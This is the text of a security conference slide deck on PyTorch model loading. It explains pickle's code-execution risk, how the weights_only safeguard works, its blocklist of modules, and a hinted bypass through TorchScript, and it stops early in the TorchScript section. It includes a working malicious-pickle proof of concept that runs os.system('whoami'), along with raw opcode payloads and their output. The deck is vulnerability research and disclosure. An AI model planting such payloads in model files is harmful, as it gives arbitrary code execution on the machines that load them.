



AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Safe Harbor or Hostile Waters: Unveiling the Hidden Perils of the TorchScript Engine in PyTorch

Ji'an Zhou, Lishuo Song

About Us

Ji'an Zhou

- Security Engineer from Alibaba Cloud
- Twitter: @azraelxuemo



Lishuo Song

- Security Engineer from Alibaba Cloud
- Twitter: @ret2ddme

Agenda

01 Introduction & Background

02 Where It All Began

03 How weights_only Works

04 TorchScript 101

05 The Impact

06 Defense & Summary

01

Introduction to PyTorch

What Is PyTorch?

What is PyTorch?

PyTorch is a machine learning framework based on the Torch ML library.


- Developed by Facebook in 2016

Key Features:


- Dynamic computation graphs
- Tensors are n-dimensional arrays
- Neural network module
- GPU Support



PyTorch Key Use Cases



ML Frameworks




Market Share

Trends

Quarter ▾ 2021-06-05 to 2025-06-05

Frameworks

Paper Implementations grouped by framework




02

Where It All Began


Initially, Use Pickle to Save Model

PyTorch


Python Objects



`pickle.dump()`



Binary File



`pickle.load()`

Objects in Bytes

Using Python methods to describe process

Pickle Is Not Safe

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See [Comparison with json](#).

Community Discussion

pytorch / pytorch

Code Issues 5k+ Pull requests 1.3k Actions Projects 12 Wiki Security 2 Insights

pickle is a security issue #52596

Open



KOLANICH opened on Feb 22, 2021 · edited by pytorch-bot

Edits

Feature

We need to do something with it.

Motivation

Pickle is a security issue that can be used to hide backdoors. Unfortunately lots of projects keep using `torch.save` and `torch.load`.

Introducing weights_only Parameter

Add `weights_only` option to `torch.load` #86812

Closed malfet wants to merge 13 commits into `master` from `malfet/safer-unpickler`

Conversation 34 Commits 13 Checks 0 Files changed 3

malfet commented on Oct 13, 2022 · edited

This addresses the security issue in default Python's `unpickler` that allows arbitrary code execution while unpickling. Restrict classes allowed to be unpickled to in `None`, `int`, `bool`, `str`, `float`, `list`, `tuple`, `dict / OrderedDict` as well as `torch.Size`, `torch.nn.Param` as well as `torch.Tensor` and `torch.Storage` variants.

Defaults `weights_only` is set to `False`, but allows global override to safe only load via `TORCH_FORCE_WEIGHTS_ONLY_LOAD` environment variable.

To some extent, addresses [#52596](#)

Implementation

```
1 def load(
2     f: FILE_LIKE,
3     map_location: MAP_LOCATION = None,
4     pickle_module: Any = None,
5     *,
6     weights_only: Optional[bool] = None,
7     mmap: Optional[bool] = None,
8     **pickle_load_args: Any
9 ) -> Any:
10     if weights_only is None:
11         weights_only, warn_weights_only = False, True
12
13     if weights_only:
14         ...
15     else:
16         if pickle_module is None:
17             pickle_module = pickle
18
19     with _open_file_like(f, 'rb') as opened_file:
20         if weights_only:
21             return _legacy_load(opened_file, map_location, _weights_only_unpickler, **pickle_load_args)
22         return _legacy_load(
23             opened_file, map_location, pickle_module, **pickle_load_args
24         )
```

Try It Out: weights_only=False

```
1 import pickle  
2 import os  
3 class evil():  
4     def __reduce__(self):  
5         return (os.system, ("whoami",))  
6     with open("evil.pth", "wb") as f:  
7         pickle.dump(evil(), f)
```

```
1 import torch  
2 torch.load("evil.pth")
```

```
|sh-3.2# python3 exp.py  
/private/tmp/exp.py:3: FutureWarning: You are using `torch.load` with `weight  
ses the default pickle module implicitly. It is possible to construct malici  
ous objects via unpickling. (See https://github.com/pytorch/pytorch/blob/main/SECURITY.m  
release, the default value for `weights_only` will be flipped to `True`. This  
is a breaking change. Arbitrary objects will no longer be allowed to be loaded via th  
e `torch.load` function. We recommend you start using `safe_load` if you don't have full  
control of the loaded file. Please open an issue on GitHub if you have  
any questions.  
root
```

Try It Out: weights_only=True

```
1 import torch  
2 torch.load("evil.pth",weights_only=True)
```

```
|sh-3.2# python3 exp.py  
/Library/Python/3.9/site-packages/torch/_weights_only_unpickler.py:402: UserWarning: Detected pickle protocol 4 in the checkpoint, which was not the default pickle protocol used by `torch.load` (2). The weights_only Unpickler might not support all instructions implemented by this protocol, please file an issue for adding support if you encounter this.  
    warnings.warn(  
Traceback (most recent call last):  
  File "/private/tmp/exp.py", line 2, in <module>  
    torch.load("evil.pth",weights_only=True)  
  File "/Library/Python/3.9/site-packages/torch/serialization.py", line 1383, in load  
    raise pickle.UnpicklingError( getwo_message(str(e)) ) from None  
pickle.UnpicklingError: Weights only load failed. Re-running `torch.load` with `weights_only` set to `False` will likely succeed, but it can result in arbitrary code execution. Do it only if you got the file from a trusted source.  
Please file an issue with the following so that we can make `weights_only=True` compatible with your use case: WeightsUnpickler  
error: Unsupported operand 149
```

Official Security Statement

The screenshot shows a GitHub repository page for 'pytorch / pytorch'. The 'Security' tab is selected in the navigation bar. The main content is the 'SECURITY.md' file, which contains the following text:

Security Policy

- [Reporting a Vulnerability](#)
- [Using Pytorch Securely](#)
 - [Untrusted models](#)

Untrusted models

Be careful when running untrusted models. This classification includes models created by unknown developers or utilizing data obtained from unknown sources [\[1\]](#).

Prefer to execute untrusted models within a secure, isolated environment such as a sandbox (e.g., containers, virtual machines). This helps protect your system from potentially malicious code. You can find further details and instructions in [this page](#).

Be mindful of risky model formats. Give preference to share and load weights with the appropriate format for your use case. [safetensors](#) gives the most safety but is the most restricted in what it supports. [torch.load](#) with `weights_only=True` is also secure to our knowledge even though it offers significantly larger surface of attack. Loading un-trusted checkpoint with `weights_only=False` MUST never be done.

Important Note: The trustworthiness of a model is not binary. You must always determine the proper level of caution depending on the specific model and how it matches your use case and risk tolerance.

Community Trust in weights_only: A Case Study

Malicious model to RCE by torch.load in hf_model_weights_iterator

High russellb published GHSA-rh4j-5rhw-hr54 on Jan 28

Package	Affected versions	Patched versions
vllm (pip)	<= 0.7.0	v0.7.0

Description

Description

The vllm/model_executor/weight_utils.py implements `hf_model_weights_iterator` to load the model checkpoint, which is downloaded from huggingface. It uses `torch.load` function and `weights_only` parameter is default value `False`. There is a security warning on <https://pytorch.org/docs/stable/generated/torch.load.html>, when `torch.load` loads a malicious pickle data it will execute arbitrary code during unpickling.

Impact

This vulnerability can be exploited to execute arbitrary codes and OS commands in the victim machine who fetch the pretrained repo remotely.

Note that most models now use the safetensors format, which is not vulnerable to this issue.

References

- <https://pytorch.org/docs/stable/generated/torch.load.html>
- Fix: [#12366](#)

Patch

Set weights_only=True when using torch.load() #12366

Merged mgoin merged 1 commit into vllm-project:main from russellb:GHSA-rh4j-5rhw-hr54 on Jan 24

Conversation 5 Commits 1 Checks 7 Files changed 4

Changes from all commits File filter Conversations 0 / 4 files viewed

Filter changed files

vllm/assets/image.py

@@ -26,4 +26,4 @@	def image_embeds(self) -> torch.Tensor:
26 26	"""
27 27	image_path = get_vllm_public_assets(filename=f"{self.name}.pt",
28 28	s3_prefix=VLM_IMAGES_DIR)
29 -	return torch.load(image_path, map_location="cpu")
29 +	return torch.load(image_path, map_location="cpu", weights_only=True)

vllm/lora/models.py

@@ -273,7 +273,8 @@	def from_local_checkpoint(
273 273	new_embeddings_tensor_path)
274 274	elif os.path.isfile(new_embeddings_bin_file_path):
275 275	embeddings = torch.load(new_embeddings_bin_file_path,
276 -	map_location=device)
276 +	map_location=device,
277 +	weights_only=True)

Follow the Crowd?



03

How weights_only Works

🤠 Before we analyze how `weights_only` is implemented, we need to understand how pickle works.

load_global

```
1 GLOBAL = b'c'
2 def load_global(self):
3     module = self.readline()[:-1].decode("utf-8")
4     name = self.readline()[:-1].decode("utf-8")
5     klass = self.find_class(module, name)
6     self.append(klass)
7 dispatch[GLOBAL[0]] = load_global
```

```
1 import pickle
2 pickle.loads=pickle._loads
3 pickle.loads(b"cos\nsystem\n")
```

```
1 def find_class(self, module, name):
2     # Subclasses may override this.
3     sys.audit('pickle.find_class', module, name)
4     if self.proto < 3 and self.fix_imports:
5         if (module, name) in _compat_pickle.NAME_MAPPING:
6             module, name = _compat_pickle.NAME_MAPPING[(module, name)]
7         elif module in _compat_pickle.IMPORT_MAPPING:
8             module = _compat_pickle.IMPORT_MAPPING[module]
9             __import__(module, level=0)
10    if self.proto >= 4:
11        return _getattribute(sys.modules[module], name)[0]
12    else:
13        return getattr(sys.modules[module], name)
```

```
self.stack
  ↘ result = {list: 1} <function system at 0x10289e700>
    ↗ 0 = {function} <function system at 0x10289e700>
      ↗ __len__ = {int} 1
    ↗ Protected Attributes
```

load_unicode & load_tuple1

```
1 pickle.loads(b"cos\nsystem\nVwhoami\n\x85")
```

```
1 UNICODE = b'V'
2 def load_unicode(self):
3     self.append(str(self.readline()[:-1], 'raw-unicode-escape'))
4 dispatch[UNICODE[0]] = load_unicode
```

```
1 TUPLE1 = b'\x85'
2 def load_tuple1(self):
3     self.stack[-1] = (self.stack[-1],)
4 dispatch[TUPLE1[0]] = load_tuple1
```

self.stack

```
✓ result = {list: 2} [<function system at 0x10443e700>, 'whoami']
  > 0 = {function} <function system at 0x10443e700>
    1 = {str} 'whoami'
    10 __len__ = {int} 2
```

self.stack

```
✓ result = {list: 2} [<function system at 0x10443e700>, ('whoami',)]
  > 0 = {function} <function system at 0x10443e700>
    1 = {tuple: 1} ('whoami',)
    10 __len__ = {int} 2
```

load_reduce

```
1     pickle.loads(b"cos\nsystem\nVwhoami\n\x85R")
```

```
1     REDUCE = b'R'
2     def load_reduce(self):
3         stack = self.stack
4         args = stack.pop()
5         func = stack[-1]
6         stack[-1] = func(*args)
7     dispatch[REDUCE[0]] = load_reduce
```

```
def load_reduce(self):    self: <pickle._Unpickler object at 0x1025fb850>
    stack = self.stack    stack: [<function system at 0x100c4a700>]
    args = stack.pop()    args: ('whoami',)
    func = stack[-1]
    stack[-1] = func(*args)

dispatch[REDUCE[0]]  > {function} <function system at 0x100c4a700>
```

 How does weights_only address this issue?

Restricted load_global

```
1 if key[0] == GLOBAL[0]:
2     module = readline()[:-1].decode("utf-8")
3     name = readline()[:-1].decode("utf-8")
4     ...
5     full_path = f"{module}.{name}"
6     if module in _blocklisted_modules:
7         raise UnpicklingError(
8             f"Trying to load unsupported GLOBAL {full_path} whose module {module} is blocked."
9         )
10    if full_path in _get_allowed_globals():
11        self.append(_get_allowed_globals()[full_path])
12    elif full_path in _get_user_allowed_globals():
13        self.append(_get_user_allowed_globals()[full_path])
14    else:
15        raise UnpicklingError(
16            f"Unsupported global: GLOBAL {full_path} was not an allowed global by default. "
17            f"Please use `torch.serialization.add_safe_globals([{name}])` to allowlist "
18            "this global if you trust this class/function."
```

```
if module in _blocklisted_modules:
    raise UnpicklingError(
        f"Trying to l
    ) > 1: [list: 4] ['sys', 'os', 'posix', 'nt']
```

```
_get_user_allowed_globals()
> result = {dict: 0} {}
```

```
_get_allowed_globals()
< result = {dict: 122} {'_codecs.encode': <built-in function encode>, 'built
    > collections.OrderedDict' = {type} <class 'collections.OrderedDict'>
    > collections.Counter' = {type} <class 'collections.Counter'>
    > torch.nn.parameter.Parameter' = {_ParameterMeta} <class 'torch.nn
    > torch.serialization._get_layout' = {function} <function _get_layout at
    > torch.Size' = {type} <class 'torch.Size'>
    > torch.Tensor' = {_TensorMeta} <class 'torch.Tensor'>
```

Restricted load_reduce

```
1 elif key[0] == REDUCE[0]:  
2     args = self.stack.pop()  
3     func = self.stack[-1]  
4     if (  
5         func not in _get_allowed_globals().values()  
6         and func not in _get_user_allowed_globals().values()  
7     ):  
8         raise UnpicklingError(  
9             f"Trying to call reduce for unrecognized function {func}"  
10            )  
11     self.stack[-1] = func(*args)
```

```
_get_user_allowed_globals()
```


```
> result = {dict: 0} {}
```

```
_get_allowed_globals()
```

```
<result = {dict: 122} {'_codecs.encode': <built-in function encode>, 'built'  
>     'collections.OrderedDict' = {type} <class 'collections.OrderedDict'>  
>     'collections.Counter' = {type} <class 'collections.Counter'>  
>     'torch.nn.parameter.Parameter' = {_ParameterMeta} <class 'torch.nn  
>     'torch.serialization._get_layout' = {function} <function _get_layout at  
>     'torch.Size' = {type} <class 'torch.Size'>  
>     'torch.Tensor' = {_TensorMeta} <class 'torch.Tensor'>
```

❗ How to Bypass?

Whitelist & Blacklist



design by Qboxmail



No Useful Results from Whitelist Analysis

```
{  
    '_codecs.encode': <built-in function encode>,  
    'builtins bytearray': <class 'bytearray'>,  
    'collections.Counter': <class 'collections.Counter'>,  
    'collections.OrderedDict': <class 'collections.OrderedDict'>,  
    'torch.BFloat16Storage': StorageType(dtype=torch.bfloat16),  
    'torch.BFloat16Tensor': <class 'torch.BFloat16Tensor'>,  
    'torch.BoolStorage': StorageType(dtype=torch.bool),  
    'torch.BoolTensor': <class 'torch.BoolTensor'>,  
    'torch.ByteStorage': StorageType(dtype=torch.uint8),  
    'torch.ByteTensor': <class 'torch.ByteTensor'>,  
    'torch.CharStorage': StorageType(dtype=torch.int8),  
    'torch.CharTensor': <class 'torch.CharTensor'>,  
    'torch.ComplexDoubleStorage': StorageType(dtype=torch.complex128),  
    'torch.ComplexFloatStorage': StorageType(dtype=torch.complex64),  
    'torch.DoubleStorage': StorageType(dtype=torch.float64),  
    'torch.DoubleTensor': <class 'torch.DoubleTensor'>,  
    'torch.FloatStorage': StorageType(dtype=torch.float32),  
    'torch.FloatTensor': <class 'torch.FloatTensor'>,  
    'torch.HalfStorage': StorageType(dtype=torch.float16),
```

**I was ready to call it quits
— until I thought,
"Why not try something different?"**



Full Analysis

```
1 def load(
2     f: FILE_LIKE,
3     ...
4     weights_only: Optional[bool] = None,
5 ) -> Any:
6     ...
7     with _open_file_like(f, "rb") as opened_file:
8         if _is_zipfile(opened_file):
9             with _open_zipfile_reader(opened_file) as opened_zipfile:
10                 if _is_torchscript_zip(opened_zipfile):
11                     ...
12                     return torch.jit.load(opened_file, map_location=map_location)
13                 if weights_only:
14                     return _load(
15                         opened_zipfile,
16                         map_location,
17                         _weights_only_unpickler,
18                         overall_storage=overall_storage,
19                         **pickle_load_args,
20                     )
21                 if weights_only:
22                     return _legacy_load(
23                         opened_file,
24                         map_location,
25                         _weights_only_unpickler,
26                         **pickle_load_args,
27                     )
```



What Is `torch.jit.load`?



torch.jit.load



PyTorch

<https://pytorch.org/docs/stable/generated/torch.jit.load.html> ::

`torch.jit.load`

Load a **ScriptModule** or **ScriptFunction** previously saved with `torch.jit.save`. All previously saved modules, no matter their device, are first loaded onto CPU, ...



PyTorch Forums

<https://discuss.pytorch.org/t/torchscript-model-loading-best-practices/1000> ::

TorchScript model loading guidance - jit

Jun 16, 2022 — Traditional way for loading the saved weights is to, **first initialize the model and load the saved weights** like the below steps.

Comparison between saving the whole model, saving only ... Jan 25, 2024

Error in **loading** the model - jit - PyTorch Forums Jun 8, 2020

More results from discuss.pytorch.org

04

TorchScript 101


What is TorchScript?

Overview

An intermediate representation (IR) of PyTorch

Goal

